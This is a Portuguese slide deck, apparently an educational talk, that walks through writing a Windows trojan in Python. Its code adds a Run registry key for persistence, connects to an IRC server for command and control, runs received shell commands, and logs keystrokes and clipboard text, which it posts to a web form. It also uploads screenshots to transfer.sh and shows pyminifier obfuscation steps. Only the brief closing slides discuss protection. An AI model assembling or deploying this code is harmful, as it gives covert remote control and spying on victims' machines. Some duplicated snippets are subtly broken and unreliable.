


Olá!

Eu sou Yan Orestes

Produtor de conteúdo na
alura




@yanorestes

Entendendo o funcionamento de um malware usando Python



O que é um malware?

Vamos entender esse conceito




Malware

malicious software

software malicioso

**Não é só
vírus!**



Qual escolher?

Destrutivo



X

Útil



Cavalo de Troia

Dando o máximo de possibilidades para o atacante através do Command & Control (C&C)



Como?

Como?

Python

Como?

Python

Por quê?


Como?

Python

Por quê?

Por que não?

Vítima



Windows (8)






*Um vírus ineficiente
destrói seu portador. Um
vírus esperto fica com
ele.*

- James Lovelock

**Garantindo a
execução
contínua do
malware**

1.



Escondendo o malware em outros programas



Fácil de programar



Pouca efetividade

Modificando o Registro do Windows




Efetivo




Necessita privilégios de
administrador

Registro




Chaves




Subchaves


HKEY_LOCAL_MACHINE



Run



HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft
\Windows\CurrentVersion\Run



Como fazer isso no Python?

Como fazer isso no Python?

- *winreg*

Como fazer isso no Python?

- *winreg*
- *os*

```
1. from os.path import realpath
2. from winreg import *
3.
4. path_arquivo = realpath(__file__)
5. run = r'Software\Microsoft\Windows\CurrentVersion\Run'
6. try:
7.     key = OpenKey(HKEY_LOCAL_MACHINE, run, 0, KEY_SET_VALUE)
8. except PermissionError:
9.     # Não tá rodando como administrador :(
10. else:
11.     SetValueEx(key, 'MALWARE', 0, REG_SZ, path_arquivo)
12.     key.Close()
```

```
1. from os.path import realpath
2. from winreg import *
3.
4. path_arquivo = realpath(__file__)
5. run = r'Software\Microsoft\Windows\CurrentVersion\Run'
6. try:
7.     key = OpenKey(HKEY_LOCAL_MACHINE, run, 0, KEY_SET_VALUE)
8. except PermissionError:
9.     # Não tá rodando como administrador :(
10. else:
11.     SetValueEx(key, 'MALWARE', 0, REG_SZ, path_arquivo)
12.     key.Close()
```



```
1. from os.path import realpath
2. from winreg import *
3.
4. path_arquivo = realpath(__file__)
5. run = r'Software\Microsoft\Windows\CurrentVersion\Run'
6. try:
7.     key = OpenKey(HKEY_LOCAL_MACHINE, run, 0, KEY_SET_VALUE)
8. except PermissionError:
9.     # Não tá rodando como administrador :(
10. else:
11.     SetValueEx(key, 'MALWARE', 0, REG_SZ, path_arquivo)
12.     key.Close()
```

```
1. from os.path import realpath
2. from winreg import *
3.
4. path_arquivo = realpath(__file__)
5. run = r'Software\Microsoft\Windows\CurrentVersion\Run'
6. try:
7.     key = OpenKey(HKEY_LOCAL_MACHINE, run, 0, KEY_SET_VALUE)
8. except PermissionError:
9.     # Não tá rodando como administrador :(
10. else:
11.     SetValueEx(key, 'MALWARE', 0, REG_SZ, path_arquivo)
12.     key.Close()
```

```
1. from os.path import realpath
2. from winreg import *
3.
4. path_arquivo = realpath(__file__)
5. run = r'Software\Microsoft\Windows\CurrentVersion\Run'
6. try:
7.     key = OpenKey(HKEY_LOCAL_MACHINE, run, 0, KEY_SET_VALUE)
8. except PermissionError:
9.     # Não tá rodando como administrador :(
10. else:
11.     SetValueEx(key, 'MALWARE', 0, REG_SZ, path_arquivo)
12.     key.Close()
```


```
1. from os.path import realpath
2. from winreg import *
3.
4. path_arquivo = realpath(__file__)
5. run = r'Software\Microsoft\Windows\CurrentVersion\Run'
6. try:
7.     key = OpenKey(HKEY_LOCAL_MACHINE, run, 0, KEY_SET_VALUE)
8. except PermissionError:
9.     # Não tá rodando como administrador :(
10. else:
11.     SetValueEx(key, 'MALWARE', 0, REG_SZ, path_arquivo)
12.     key.Close()
```



**Como estabelecer
a comunicação
entre atacante e
vítima?**

**Conectando a
vítima ao
atacante**

2.



Conexão direta entre atacante e vítima



Maior controle



Maior vulnerabilidade

Usando serviços externos (como Twitter)



Fácil de programar



Menos controle

Conectando através de uma rede IRC



Maior controle



Difícil de configurar



Como fazer isso no Python?

Como fazer isso no Python?

- *socket*

```
1. import socket
2. class ConexaoAtacante:
3.     def __init__(self, endereco_irc):
4.         self.socket = socket.socket()
5.         self.socket.connect(endereco_irc)
6.
7. conexao = ConexaoAtacante(('irc.pythonbrasil.net', 6667))
```

```
1. import socket
2. class ConexaoAtacante:
3.     def __init__(self, endereco_irc):
4.         self.socket = socket.socket()
5.         self.socket.connect(endereco_irc)
6.
7. conexao = ConexaoAtacante(('irc.pythonbrasil.net', 6667))
```

Só isso?

```
1. import socket
2. import re
3. class ConexaoAtacante:
4.     def __init__(self, endereco_irc, nick):
5.         self.socket = socket.socket()
6.         self.socket.connect(endereco_irc)
7.         self.registra_usuario(nick)
8.         self.nick = nick
9.
10.    def envia_comando(self, cmd):
11.        cmd += '\r\n'
12.        self.socket.send(cmd.encode('utf8'))
13.
14.    def recebe_comando(self):
15.        msg = self.socket.recv(4096)
16.        msg=msg.decode('utf8', errors='ignore')
17.        self.responde_ping(msg)
18.        return msg
```

```
19.    def registra_usuario(self, nick):
20.        self.envia_comando('NICK ' + nick)
21.        self.envia_comando('USER {0} {0} {0} :{0}'.format(nick))
22.
23.    def responde_ping(self, msg):
24.        match = re.match(PING :(.*)', msg)
25.        if match:
26.            pong = match.group(1)
27.            self.envia_comando('PONG :' + pong)
```

```
1. import socket
2. import re
3. class ConexaoAtacante:
4.     def __init__(self, endereco_irc, nick):
5.         self.socket = socket.socket()
6.         self.socket.connect(endereco_irc)
7.         self.registra_usuario(nick)
8.         self.nick = nick
9.
10.    def envia_comando(self, cmd):
11.        cmd += '\r\n'
12.        self.socket.send(cmd.encode('utf8'))
13.
14.    def recebe_comando(self):
15.        msg = self.socket.recv(4096)
16.        msg=msg.decode('utf8', errors='ignore')
17.        self.responde_ping(msg)
18.        return msg
```

```
19.    def registra_usuario(self, nick):
20.        self.envia_comando('NICK ' + nick)
21.        self.envia_comando('USER {0} {0} {0} :{0}'.format(nick))
22.
23.    def responde_ping(self, msg):
24.        match = re.match(PING :(.*)', msg)
25.        if match:
26.            pong = match.group(1)
27.            self.envia_comando('PONG :' + pong)
```



```
1. import socket
2. import re
3. class ConexaoAtacante:
4.     def __init__(self, endereco_irc, nick):
5.         self.socket = socket.socket()
6.         self.socket.connect(endereco_irc)
7.         self.registra_usuario(nick)
8.         self.nick = nick
9.
10.    def envia_comando(self, cmd):
11.        cmd += '\r\n'
12.        self.socket.send(cmd.encode('utf8'))
13.
14.    def recebe_comando(self):
15.        msg = self.socket.recv(4096)
16.        msg=msg.decode('utf8', errors='ignore')
17.        self.responde_ping(msg)
18.        return msg
```

```
19. def registra_usuario(self, nick):
20.     self.envia_comando('NICK ' + nick)
21.     self.envia_comando('USER {0} {0} {0} :{0}'.format(nick))
22.
23. def responde_ping(self, msg):
24.     match = re.match(PING :(.*)', msg)
25.     if match:
26.         pong = match.group(1)
27.         self.envia_comando('PONG :' + pong)
```

```
1. import socket
2. import re
3. class ConexaoAtacante:
4.     def __init__(self, endereco_irc, nick):
5.         self.socket = socket.socket()
6.         self.socket.connect(endereco_irc)
7.         self.registra_usuario(nick)
8.         self.nick = nick
9.
10.    def envia_comando(self, cmd):
11.        cmd += '\r\n'
12.        self.socket.send(cmd.encode('utf8'))
13.
14.    def recebe_comando(self):
15.        msg = self.socket.recv(4096)
16.        msg=msg.decode('utf8', errors='ignore')
17.        self.responde_ping(msg)
18.        return msg
```


```
19.    def registra_usuario(self, nick):
20.        self.envia_comando('NICK ' + nick)
21.        self.envia_comando('USER {0} {0} {0} :{0}'.format(nick))
22.
23.    def responde_ping(self, msg):
24.        match = re.match(PING :(.*)', msg)
25.        if match:
26.            pong = match.group(1)
27.            self.envia_comando('PONG :' + pong)
```

```
1. import socket
2. import re
3. class ConexaoAtacante:
4.     def __init__(self, endereco_irc, nick):
5.         self.socket = socket.socket()
6.         self.socket.connect(endereco_irc)
7.         self.registra_usuario(nick)
8.         self.nick = nick
9.
10.    def envia_comando(self, cmd):
11.        cmd += '\r\n'
12.        self.socket.send(cmd.encode('utf8'))
13.
14.    def recebe_comando(self):
15.        msg = self.socket.recv(4096)
16.        msg=msg.decode('utf8', errors='ignore')
17.        self.responde_ping(msg)
18.        return msg
```

```
19.    def registra_usuario(self, nick):
20.        self.envia_comando('NICK ' + nick)
21.        self.envia_comando('USER {0} {0} {0} :{0}'.format(nick))
22.
23.    def responde_ping(self, msg):
24.        match = re.match(PING :(.*)', msg)
25.        if match:
26.            pong = match.group(1)
27.            self.envia_comando('PONG :' + pong)
```

```
1. import socket
2. import re
3. class ConexaoAtacante:
4.     def __init__(self, endereco_irc, nick):
5.         self.socket = socket.socket()
6.         self.socket.connect(endereco_irc)
7.         self.registra_usuario(nick)
8.         self.nick = nick
9.
10.    def envia_comando(self, cmd):
11.        cmd += '\r\n'
12.        self.socket.send(cmd.encode('utf8'))
13.
14.    def recebe_comando(self):
15.        msg = self.socket.recv(4096)
16.        msg=msg.decode('utf8', errors='ignore')
17.        self.responde_ping(msg)
18.        return msg
```


```
19.    def registra_usuario(self, nick):
20.        self.envia_comando('NICK ' + nick)
21.        self.envia_comando('USER {0} {0} {0} :{0}'.format(nick))
22.
23.    def responde_ping(self, msg):
24.        match = re.match(PING :(.*)', msg)
25.        if match:
26.            pong = match.group(1)
27.            self.envia_comando('PONG .' + pong)
```



```
1. conexao = ConexaoAtacante(('irc.pythonbrasil.net', 6667), 'MalwareBot')
2. while True:
3.     cmd = conexao.recebe_comando()
4.     # tratar comando recebido
```

Main Loop

**Como tomar o
controle do
computador da
vítima?**



**Executando
comandos no
computador da
vítima**

3.



Usando *os.system()*



Muita simplicidade



Pouca flexibilidade

Usando o módulo *subprocess*



Muita flexibilidade

Usando o módulo *subprocess*



Muita flexibilidade



Quê?

subprocess — Subprocess management

Source code: [Lib/subprocess.py](#)

The `subprocess` module allows you to spawn new processes, connect to their input/output/error pipes, and obtain their return codes. This module intends to replace several older modules and functions:

```
os.system  
os.spawn*
```

subprocess — Subprocess management

Source code: [Lib/subprocess.py](#)

The `subprocess` module allows you to spawn new processes, connect to their input/output/error pipes, and obtain their return codes. This module intends to replace several older modules and functions:

```
os.system  
os.spawn*
```

Using the `subprocess` Module

The recommended approach to invoking subprocesses is to use the `run()` function for all use cases it can handle. For more advanced use cases, the underlying `Popen` interface can be used directly.

The `run()` function was added in Python 3.5; if you need to retain compatibility with older versions, see the [Older high-level API](#) section.

```
1. from subprocess import run, PIPE, STDOUT
2.
3. def roda_comando_no_shell(cmd):
4.     processo_completo = run(cmd, shell=True, stdout=PIPE, stderr=STDOUT)
5.     resposta = processo_completo.stdout.decode('utf8', errors='ignore')
6.     return resposta
```

```
1. from subprocess import run, PIPE, STDOUT
2.
3. def roda_comando_no_shell(cmd):
4.     processo_completo = run(cmd, shell=True, stdout=PIPE, stderr=STDOUT)
5.     resposta = processo_completo.stdout.decode('utf8', errors='ignore')
6.     return resposta
```

mas e a comunicação com o atacante?


```
1. class ConexaoAtacante:
2.     # Código omitido
3.     def parse_msg(self, msg):
4.         match = re.match(':(.*)!.*@.?(?:\..*)* PRIVMSG {} :(.*)'.format(self.nick), msg)
5.         return match
6.
7.     def recebe_comando(self):
8.         msg = self.socket.recv(4096).decode('utf8', errors='ignore')
9.         self.responde_ping(msg)
10.        msg_match = self.parse_msg(msg)
11.        if msg_match:
12.            return msg_match.groups()
13.        return None, None
14.    # Código omitido
```

```
1. class ConexaoAtacante:
2.     # Código omitido
3.     def parse_msg(self, msg):
4.         match = re.match(':(.*)!*@.*(?:\\.)* PRIVMSG {} :(.*)'.format(self.nick), msg)
5.         return match
6.
7.     def recebe_comando(self):
8.         msg = self.socket.recv(4096).decode('utf8', errors='ignore')
9.         self.responde_ping(msg)
10.        msg_match = self.parse_msg(msg)
11.        if msg_match:
12.            return msg_match.groups()
13.        return None, None
14.    # Código omitido
```




```
1. class ConexaoAtacante:
2.     # Código omitido
3.     def parse_msg(self, msg):
4.         match = re.match(':(.*)!.*@.*(?:\\.)* PRIVMSG {} :(.*)'.format(self.nick), msg)
5.         return match
6.
7.     def recebe_comando(self):
8.         msg = self.socket.recv(4096).decode('utf8', errors='ignore')
9.         self.responde_ping(msg)
10.        msg_match = self.parse_msg(msg)
11.        if msg_match:
12.            return msg_match.groups()
13.        return None, None
14.    # Código omitido
```


```
1.  conexao = ConexaoAtacante(('irc.rizon.net', 6667), 'MalwareBot')
2.  comandos = {'!shell':roda_comando_no_shell}
3.  re_comandos = '|'.join(comandos.keys())
4.  while True:
5.      nick_recebido, cmd = conexao.recebe_comando()
6.      cmd_match = re.match('({})(?: (.*))?'.format(re_comandos), cmd)
7.      if cmd_match:
8.          cmd_tipo, args = cmd_match.groups()
9.          resposta = comandos[cmd_tipo](args)
10.     else:
11.         resposta = 'Comando não encontrado'
12.     conexao.envia_comando('PRIVMSG {} :{}'.format(nick_recebido, resposta))
```




```
1.  conexao = ConexaoAtacante(('irc.rizon.net', 6667), 'MalwareBot')
2.  comandos = {'!shell':roda_comando_no_shell}
3.  re_comandos = '|'.join(comandos.keys())
4.  while True:
5.      nick_recebido, cmd = conexao.recebe_comando()
6.      cmd_match = re.match('({})(?: (.*))?' .format(re_comandos), cmd)
7.      if cmd_match:
8.          cmd_tipo, args = cmd_match.groups()
9.          resposta = comandos[cmd_tipo](args)
10.     else:
11.         resposta = 'Comando não encontrado'
12.     conexao.envia_comando('PRIVMSG {} :{}'.format(nick_recebido, resposta))
```




```
1.  conexao = ConexaoAtacante(('irc.rizon.net', 6667), 'MalwareBot')
2.  comandos = {'!shell':roda_comando_no_shell}
3.  re_comandos = '|'.join(comandos.keys())
4.  while True:
5.      nick_recebido, cmd = conexao.recebe_comando()
6.      cmd_match = re.match('({})(?: (.*))?'.format(re_comandos), cmd)
7.      if cmd_match:
8.          cmd_tipo, args = cmd_match.groups()
9.          resposta = comandos[cmd_tipo](args)
10.     else:
11.         resposta = 'Comando não encontrado'
12.     conexao.envia_comando('PRIVMSG {} :{}'.format(nick_recebido, resposta))
```



```
1.  conexao = ConexaoAtacante(('irc.rizon.net', 6667), 'MalwareBot')
2.  comandos = {'!shell':roda_comando_no_shell}
3.  re_comandos = '|'.join(comandos.keys())
4.  while True:
5.      nick_recebido, cmd = conexao.recebe_comando()
6.      cmd_match = re.match('({})(?: (.*))?'.format(re_comandos), cmd)
7.      if cmd_match:
8.          cmd_tipo, args = cmd_match.groups()
9.          resposta = comandos[cmd_tipo](args)
10.     else:
11.         resposta = 'Comando não encontrado'
12.     conexao.envia_comando('PRIVMSG {} :{}'.format(nick_recebido, resposta))
```




```
1.  conexao = ConexaoAtacante(('irc.rizon.net', 6667), 'MalwareBot')
2.  comandos = {'!shell':roda_comando_no_shell}
3.  re_comandos = '|'.join(comandos.keys())
4.  while True:
5.      nick_recebido, cmd = conexao.recebe_comando()
6.      cmd_match = re.match('({})(?: (.*))?'.format(re_comandos), cmd)
7.      if cmd_match:
8.          cmd_tipo, args = cmd_match.groups()
9.          resposta = comandos[cmd_tipo](args)
10.     else:
11.         resposta = 'Comando não encontrado'
12.     conexao.envia_comando('PRIVMSG {} :{}'.format(nick_recebido, resposta))
```



4.

**Capturando
dados do usuário
em tempo real**



Capturando teclas digitadas (*keylogger*)



Como fazer isso no Python?

Como fazer isso no Python?

- *keyboard*

<https://github.com/boppreh/keyboard>

Como fazer isso no Python?

- *keyboard*
- *requests*

<http://docs.python-requests.org/en/master/>

Como fazer isso no Python?

- *keyboard*
- *requests*
- *pyperclip*

<https://github.com/asweigart/pyperclip>

1. **import** keyboard
- 2.
3. `teclas_apertadas = []`
4. `keyboard.on_press(lambda k: teclas_apertadas.append(k.name))`

1. **import** keyboard
- 2.
3. `teclas_apertadas = []`
4. `keyboard.on_press(lambda k: teclas_apertadas.append(k.name))`

Hello, world!

1. **import** keyboard
- 2.
3. `teclas_apertadas = []`
4. `keyboard.on_press(lambda k: teclas_apertadas.append(k.name))`

Hello, world!

shiftHello,spaceworldshift!

```
1. import keyboard
2.
3. teclas_apertadas = []
4. teclas_especiais = {'space':' ', 'enter':'\n'}
5.
6. def trata_tecla(k):
7.     if 'shift' in k.modifiers:
8.         teclas_apertadas.pop()
9.         tecla = k.nome
10.    if len(tecla) > 1:
11.        tecla = teclas_especiais.get(tecla, '<< {} >>'.format(tecla))
12.        teclas_apertadas.append(tecla)
13.
14. keyboard.on_press(trata_tecla)
```



```
1. import keyboard
2.
3. teclas_apertadas = []
4. teclas_especiais = {'space': ' ', 'enter': '\n'}
5.
6. def trata_tecla(k):
7.     if 'shift' in k.modifiers:
8.         teclas_apertadas.pop()
9.         tecla = k.nome
10.        if len(tecla) > 1:
11.            tecla = teclas_especiais.get(tecla, '<< {} >>'.format(tecla))
12.            teclas_apertadas.append(tecla)
13.
14. keyboard.on_press(trata_tecla)
```

```
1. import keyboard
2.
3. teclas_apertadas = []
4. teclas_especiais = {'space': ' ', 'enter': '\n'}
5.
6. def trata_tecla(k):
7.     if 'shift' in k.modifiers:
8.         teclas_apertadas.pop()
9.         tecla = k.nome
10.        if len(tecla) > 1:
11.            tecla = teclas_especiais.get(tecla, '<< {} >>'.format(tecla))
12.            teclas_apertadas.append(tecla)
13.
14. keyboard.on_press(trata_tecla)
```

```
1. import keyboard
2.
3. teclas_apertadas = []
4. teclas_especiais = {'space': ' ', 'enter': '\n'}
5.
6. def trata_tecla(k):
7.     if 'shift' in k.modifiers:
8.         teclas_apertadas.pop()
9.     tecla = k.nome
10.    if len(tecla) > 1:
11.        tecla = teclas_especiais.get(tecla, '<< {} >>'.format(tecla))
12.        teclas_apertadas.append(tecla)
13.
14. keyboard.on_press(trata_tecla)
```

```
1. import keyboard
2.
3. teclas_apertadas = []
4. teclas_especiais = {'space': ' ', 'enter': '\n'}
5.
6. def trata_tecla(k):
7.     if 'shift' in k.modifiers:
8.         teclas_apertadas.pop()
9.         tecla = k.nome
10.    if len(tecla) > 1:
11.        tecla = teclas_especiais.get(tecla, '<< {} >>'.format(tecla))
12.        teclas_apertadas.append(tecla)
13.
14. keyboard.on_press(trata_tecla)
```

**e como o
atacante
acessa isso?**

```
1. from requests import post
2.
3. url_form = #linkParaForm#
4. def trata_tecla(k):
5.     # Código omitido
6.     if len(teclas_apertadas) >= 100:
7.         texto_digitado = ".join(teclas_apertadas)
8.         teclas_apertadas.clear()
9.         post(url_form, {'entry.1269107664':texto_digitado})
```

```
1. from requests import post
2.
3. url_form = #linkParaForm#
4. def trata_tecla(k):
5.     # Código omitido
6.     if len(teclas_apertadas) >= 100:
7.         texto_digitado = ".join(teclas_apertadas)
8.         teclas_apertadas.clear()
9.         post(url_form, {'entry.1269107664':texto_digitado})
```

```
1. from requests import post
2.
3. url_form = #linkParaForm#
4. def trata_tecla(k):
5.     # Código omitido
6.     if len(teclas_apertadas) >= 100:
7.         texto_digitado = ''.join(teclas_apertadas)
8.         teclas_apertadas.clear()
9.         post(url_form, {'entry.1269107664': texto_digitado})
```

```
1. from requests import post
2.
3. url_form = #linkParaForm#
4. def trata_tecla(k):
5.     # Código omitido
6.     if len(teclas_apertadas) >= 100:
7.         texto_digitado = ".join(teclas_apertadas)
8.         teclas_apertadas.clear()
9.         post(url_form, {'entry.1269107664':texto_digitado})
```


```
name="entry.1269107664"
```


Toque de ouro

Toque de ouro

1. **from** pyperclip **import** paste
- 2.
3. **def** trata_copypaste():
4. texto_copiado = paste()
5. teclas_apertadas.extend(list(texto_copiado))
- 6.
7. keyboard.add_hotkey('ctrl+c', trata_copypaste)

Capturando a tela da vítima



Como fazer isso no Python?

Como fazer isso no Python?

- *pyscreenshot*

<https://github.com/ponty/pyscreenshot>

Como fazer isso no Python?

- *pyscreenshot*
- *os*

Como fazer isso no Python?

- *pyscreenshot*
- *os*
- *requests*

1. **from** pyscreenshot **import** grab_to_file
- 2.
3. **def** tira_screenshot(filename):
4. grab_to_file(filename)


```
1. from pyscreenshot import grab_to_file
2.
3. def tira_screenshot(filename):
4.     grab_to_file(filename)
5.
6. comandos = {'!shell': roda_comando_no_shell,
              '!screenshot': tira_screenshot}
```

```
1. from pyscreenshot import grab_to_file
2.
3. def tira_screenshot(filename):
4.     grab_to_file(filename)
5.
6. comandos = {'!shell': roda_comando_no_shell,
              '!screenshot': tira_screenshot}
```


e como o atacante acessa isso?

```
1. from pyscreenshot import grab_to_file
2. from requests import post
3.
4. def tira_screenshot(filename):
5.     grab_to_file(filename)
6.     with open(filename, 'rb') as f:
7.         r = post('https://transfer.sh', files={filename: f})
8.         resposta = r.text if r.status_code == 200 else 'Erro no upload'
9.     return resposta
```

```
1. from pyscreenshot import grab_to_file
2. from requests import post
3.
4. def tira_screenshot(filename):
5.     grab_to_file(filename)
6.     with open(filename, 'rb') as f:
7.         r = post('https://transfer.sh', files={filename: f})
8.         resposta = r.text if r.status_code == 200 else 'Erro no upload'
9.     return resposta
```

```
1. from os import remove
2. from pyscreenshot import grab_to_file
3. from requests import post
4.
5. def tira_screenshot(filename):
6.     grab_to_file(filename)
7.     with open(filename, 'rb') as f:
8.         r = post('https://transfer.sh', files={filename: f})
9.         resposta = r.text if r.status_code == 200 else 'Erro no upload'
10.    return resposta
11.    remove(filename)
```

Extra!



5.

Ofuscação de código

Compilar para bytecode



Fácil



Facilmente recuperável

Usando pyminifier



Divertido



Recuperável

Usando pyminifier

1. `pyminifier -O -o nivel1.py malware.py`

Usando pyminifier

1. `pyminifier -O -o nivel1.py malware.py`
2. `pyminifier -O --nonlatin -o nivel2.py malware.py`

Usando pyminifier


1. `pyminifier -O -o nivel1.py malware.py`
2. `pyminifier -O --nonlatin -o nivel2.py malware.py`
3. `pyminifier -O --nonlatin --replacement-length=100 -o nivel3.py malware.py`

Usando pyminifier

1. `pyminifier -O -o nivel1.py malware.py`
2. `pyminifier -O --nonlatin -o nivel2.py malware.py`
3. `pyminifier -O --nonlatin --replacement-length=100 -o nivel3.py malware.py`
4. `pyminifier -O --nonlatin --replacement-length=100 --gzip -o nivel4.py
malware.py`

6.


Escalonamento de privilégios



6.

Escalonamento de privilégios


- Brute force



6.

Escalonamento de privilégios

- Brute force
- Injeção de código



**E como o
usuário pode
se proteger?**

Precaução

Controle das conexões

Antivírus?



*O melhor antivírus é o
bom senso*

- Anônimo entendedor de tudo



*O melhor antivírus é o
bom senso*

- Anônimo entendedor de tudo

Será?

**Antivírus são
insuportáveis**

Antivírus são insuportáveis

Taxas de renovação inesperadas

Antivírus são insuportáveis

Taxas de renovação inesperadas
Problemas com o sistema

Antivírus são insuportáveis

Taxas de renovação inesperadas
Problemas com o sistema
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa

2010 - Caso McAfee

2010 - Caso McAfee

2011 - Caso MSE

2010 - Caso McAfee

2011 - Caso MSE

2012 - Caso Sophos

Efetividade baixa

2006 - 40-50%

2007 - 20-30%

Efetividade baixa?

2006 - 40-50%

2007 - 20-30%

2013 - 91.1-99.9%

Humanos falham

A não ser que você...

- Não compartilhe arquivos e/ou links com ninguém
- Não permita que ninguém além de você use seu computador
- Não use a Internet para compras, entretenimento adulto ou jogos online
- Nunca utilize uma rede WiFi pública
- Não compartilhe o seu WiFi privado com ninguém
- Nunca clique em nenhuma propaganda
- Utilize senhas extremamente seguras e nunca repete nenhuma
- Não utilize um smartphone
